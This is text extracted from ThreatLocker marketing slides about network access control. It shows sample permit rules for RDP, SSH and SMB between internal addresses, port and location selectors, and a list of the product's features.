
What is the challenge with securing  
your network today?

**There is no network!**

# We just share it!



# VPN



# THREATLOCKER

☒ Permit Dev Group RDP to DevServer



☒ Permit RDP 10.0.0.7 to 10.0.0.22



☒ Permit RDP 10.0.0.155 to 10.0.0.22



☒ Permit SSH 10.0.0.222 to 10.0.0.112



☒ Permit all SMB to 10.0.0.4



☒ Permit Accounting Group SMB to FileServer



☒ Permit Workstations SMB to FileServer



## Network Access Control

### Ports

☒ All Ports(0-65,535)

☐ These selected Ports

### Sources

These selected locations

☒ All

☐ Add location/Tag

Add

Remove

### Destination Ports

☒ All Ports(0-65,535)

☐ These selected Ports

### Destination Locations

These selected locations

☒ All

☐ These Selected locations




Allowlisting



Elevation Control



Network Access Control



Ringfencing



Storage Control

# Thank you